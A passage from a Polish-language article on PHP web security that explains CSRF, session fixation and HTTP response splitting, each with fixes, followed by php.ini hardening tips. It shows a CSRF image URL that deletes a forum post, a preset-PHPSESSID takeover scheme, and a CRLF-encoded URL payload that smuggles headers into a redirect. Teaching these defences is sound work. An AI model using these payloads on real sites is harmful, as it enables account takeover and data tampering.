   http://example.com/editpost.php?
   action=deletepost&delete=yes&pid=
                        123');
```

W chwili, kiedy zaczniemy przeglądać jeden z wątków na naszym forum będąc jednocześnie zalogowanym z prawami administratora lub moderatora, usunięty zostanie jeden z postów. Dlaczego? Przeglądarka próbując wczytać plik graficzny zostanie przekierowana do skryptu administracyjnego `editpost.php` czego skutkiem będzie skasowanie wpisu o numerze `pid=123`. Przedstawiona metoda ataku jest niezależna od używanej przeglądarki internetowej. Jeszcze bardziej wyrafinowana forma ataku polega na wykorzystaniu serwera HTTP ze zmienionymi definicjami *Internet Media Type* zwanymi też typami MIME. Serwer może wtedy interpretować pliki z rozszerzeniami plików graficznych jako skrypty PHP.

Istnieje cały szereg metod, które utrudniają przeprowadzenie skutecznego ataku CSRF. Jednym z najlepszych rozwiązań jest korzystanie z metody POST przy kluczowych akcjach panelu administracyjnego oraz jednoczesne tworzenie i przekazywanie unikalnego identyfikatora (sprawdzanego na przykład poprzez przyrównanie do zmiennej sesyjnej).

Metoda ta działa równie sprawnie przy przesyłaniu poczty elektronicznej z formatowaniem HTML. Przykładowo korzystając z przeglądarki Internet Explorer do administracji forum i Microsoft Outlook do przeglądania poczty, z włączoną opcją wyświetlania HTML, narażamy się w identyczny sposób. Nie jest również żadnym problemem umieszczenie spreparowanego obrazka na serwerze i przekazanie ofierze adresu URL, dodatkowo odpowiednio skróconego z wykorzystaniem serwisów typu *tinyurl.com*. 95% internautów nieświadomych zagrożenia na pewno kliknie na ciekawie wyglądający odsyłacz.

Session fixation

Język PHP posiada mechanizm sesji. Obsługa sesji w PHP ma na celu zapewnienie sposobu na zachowanie pewnych danych w trakcie następujących po sobie wywołań strony. Dzięki temu możliwe jest jednoznaczne określenie unikalnego użytkownika odwiedzającego naszą stronę w danym czasie. *Session fixation* to atak polegający na przejęciu kontroli nad kontem zalogowanego użytkownika, po poznaniu jego identyfikatora sesji. Jest to dość rozległy problem, a skutki jego wystąpienia mogą być naprawdę poważne. Jego źródłem jest możliwość przechwycenia identyfikatora sesji przez niepowołaną osobę. Identyfikator sesji może być przesyłany na trzy sposoby: jako ciasteczko (ang. *cookie*), jako parametr w adresie URL lub jako ukryte pole w formularzu. Takie rozwiązanie pozwala na korzystanie z funkcjonalności sesji również z poziomu przeglądarek, które nie akceptują ciasteczek. Jedną z metod przeprowadzenia tego typu ataku jest przesłanie użytkownikowi adresu URL z przekazanym już numerem identyfikacyjnym sesji, na przykład `http://example.com/?PHPSESSID=1234567890`. W momencie, kiedy atakowana osoba zaloguje się, uzyskujemy kontrolę nad jej kontem po prostu odświeżając stronę. Z tego powodu zaleca się wyłączenie obsługi sesji w odsyłaczach i formularzach jeśli jest to możliwe. Stwarza to poważne zagrożenie, a korzyści są znikome. Jak wygląda schemat typowego ataku?

- Atakujący przygotowuje adres URL z identyfikatorem sesji.
- Atakujący przekazuje adres użytkownikowi witryny w celu zalogowania się.
- Użytkownik korzystając z podanego adresu wchodzi na stronę.
- Ustawiane jest `PHPSESSID` z adresu URL, czyli `1234567890`.
- Użytkownik loguje się na konto.
- Atakujący korzystając ze znanego sobie wcześniej `PHPSESSID` sesji wchodzi na stronę przejmując kontrolę nad kontem ofiary.

Pierwszym problemem przed jakim stajemy, jest zabezpieczenie skryptu w taki sposób, aby użytkownik nie mógł wybrać identyfikatora sesji. W tym celu wystarczy użyć funkcji `session_regenerate_id()` oraz wykorzystać zmienną kontrolną w sposób przedstawiony na Listingu 3.

Od tej pory atakujący nie będzie w stanie przekazać ofierze adresu z `PHPSESSID` sesji, ponieważ zaraz po wejściu na stronę z nowym identyfikatorem, zostanie on automatycznie zmieniony. Pomimo tego, nadal jednak istnieje ryzyko, że `PHPSESSID` zostanie przechwycony lub wcześniej utworzony przez atakującego. Kolejnym krokiem jest sprawdzenie, czy sesja należy do użytkownika, który żąda jej danych. Jedną z możliwości jest zapisanie w sesji adresu IP oraz łańcucha znaków określającego przeglądarkę wykorzystywaną przez użytkownika. Dodatkowo należy generować nowy identyfikator sesji przy każdym wywołaniu za pomocą funkcji `session_regenerate_id()`. Przykład przedstawiony jest na Listingu 4.

Dzięki powyższemu rozwiązaniu minimalizujemy możliwość podszycia się atakującego pod innego użytkownika. Możliwość taka istnieje tylko w sytuacji, gdy użytkownik i osoba atakująca posiadają jeden zewnętrzny adres IP (mechanizm NAT) lub korzystają z usług tego samego serwera proxy. Jednoczesne kontrolowanie adresu IP oraz przeglądarki gwarantuje, że atak staje się praktycznie niemożliwy do wykonania.

HTTP Response Splitting

Jest to mało znany błąd występujący, gdy wykonujemy funkcję `header()`, oczywiście bez wcześniejszego przefiltrowania danych. Pozwala na spreparowanie odpowiedzi HTTP (ang. *HTTP response*) w celu przekierowania na inną stronę, wyświetlenie dowolnego kodu HTML (XSS) czy utworzenie ciasteczka. Przeprowadzenie ataku na wrażliwą aplikację polega na przesłaniu znaków powrotu karetki CR (ang. *carriage return*) oraz nowej linii NL (ang. *line feed*) w taki sposób, aby możliwe było dołączenie dodatkowych danych do nagłówka odpowiedzi HTTP. Według standardu opisującego protokół HTTP elementy nagłówka oddzielone są pojedynczym ciągiem znaków CRLF, natomiast sam nagłówek oddzielony od reszty odpowiedzi jest podwójnym ciągiem znaków CRLF. Jak to wygląda w praktyce?

```
header('Location:
download.php?id='.$_GET['id']);
```

Funkcja `header()` najczęściej wykorzystywana jest w celu przekierowania użytkownika pod inny adres. W powyższym przykładzie programista popełnił błąd przez nie zastosowanie rzutowania na typ liczby całkowitej – `(int)$_GET['id']`. Napastnik może wykorzystać ten fakt i wyświetlić swój własny kod HTML:

```
http://example.com/index.php?act=
    download&id=%0D%0AContent-Type:
    %20text/html%0D%0AHTTP/1.1%20200
  %20OK%0d%0aContent-Type:%20text/
    html%0D%0A%0D%0A%3Cscript%20%3C/
                    script%3E
```

Przekazanie dodatkowych pól nagłówka umiejętnie połączonych ze znakami CRLF (kod ASCII `\x0D\x0A`) spowoduje, że odpowiedź serwera HTTP będzie wyglądała tak jak na Listingu 5.

Na szczęście ataki wykorzystujące luki tego typu występują dzisiaj niezwykle rzadko. Nie jest to efekt zwiększonej świadomości wśród programistów, ale bezpieczniejszej implementacji funkcji `header()`. Począwszy od wersji PHP 4.4.2 i 5.1.2 funkcja nie pozwala na wysłanie więcej niż jednego nagłówka w odpowiedzi HTTP. Wyżej przedstawiony schemat ataku na nowszej wersji PHP zakończy się komunikatem błędu: *Warning: Header may not contain more than a single header, new line detected.*

Podsumowanie

Nie istnieją idealne i stuprocentowe zabezpieczenia. Programiści pracują pod dużą presją czasu i kosztów, a efekty ich pracy są z reguły oceniane pod kątem właściwego funkcjonowania, obsługi i warstwy prezentacyjnej aplikacji. Dlatego też konieczne jest, aby problematyka bezpieczeństwa została uwzględniona już w fazie planowania projektu. Wymagania dotyczące bezpieczeństwa powinny być częścią specyfikacji, aby nie zostały zaniedbane ze względów oszczędnościowych.

Bezpieczeństwo w pliku php.ini

`register_globals=Off` – pozwala uniknąć nadpisywania zmiennych globalnych. Opcja ta zmusza skrypty, aby zmienne przekazane przez użytkownika były automatycznie umieszczane w specjalnych tablicach super globalnych, takich jak `$_REQUEST` lub `$_GET` i `$_POST`. Napastnik nie ma w ten sposób szansy na wykorzystanie sytuacji, w której skrypt używa niezainicjowanych zmiennych.

`allow_url_fopen=Off` – opcja niezbędna, aby skrypty PHP mogły dołączać tylko lokalne pliki z serwera. Jest to ogromna przeszkoda dla wielu typów ataków, ponieważ dzięki temu żadne skrypty z zewnętrznych serwerów nie mogą być uruchomione z poziomu aplikacji PHP.

`safe_mode=On` – ogranicza dostęp tylko do plików i katalogów, które należą do użytkownika, na którego prawach działa wątek serwera. Wyjątkiem jest sytuacja, gdy zastosowano moduły serwera Apache, takie jak *suexec* albo *suphp* – wtedy użytkownikiem tym jest właściciel pliku ze skryptem.

`open_basedir=/document/root/www` – w działaniu przypomina mechanizm *chroot*. Określamy katalog, w którym będą zamknięte skrypty PHP. Podkatalogi są udostępnione, ale bezpośredni odczyt, na przykład pliku `/etc/passwd` i innych poufnych danych poza głównym katalogiem serwera nie będzie możliwy.

`display_errors=Off` – utrudnia przygotowanie ataku. W przypadku niektórych ataków konieczne jest, aby znana była ścieżka dostępu do elementów aplikacji. Informację tę można uzyskać z komunikatów błędów PHP. Warto wyłączać tylko w przypadku tak zwanych serwerów produkcyjnych. Włączona opcja jest przydatna w procesie tworzenia aplikacji.

O autorze

Marcin Ulikowski jest entuzjasta Linuksa oraz systemów z rodziny BSD. Swoją szczególną uwagę poświęca bezpieczeństwu sieci i protokołów sieciowych. Autor kilku publikacji na ten temat. Zawodowo związany z branżą ISP. W swojej pracy często tworzy niewielkie, ale bardzo przydatne narzędzia w języku PHP. Kontakt z autorem: elceef@itsec.pl.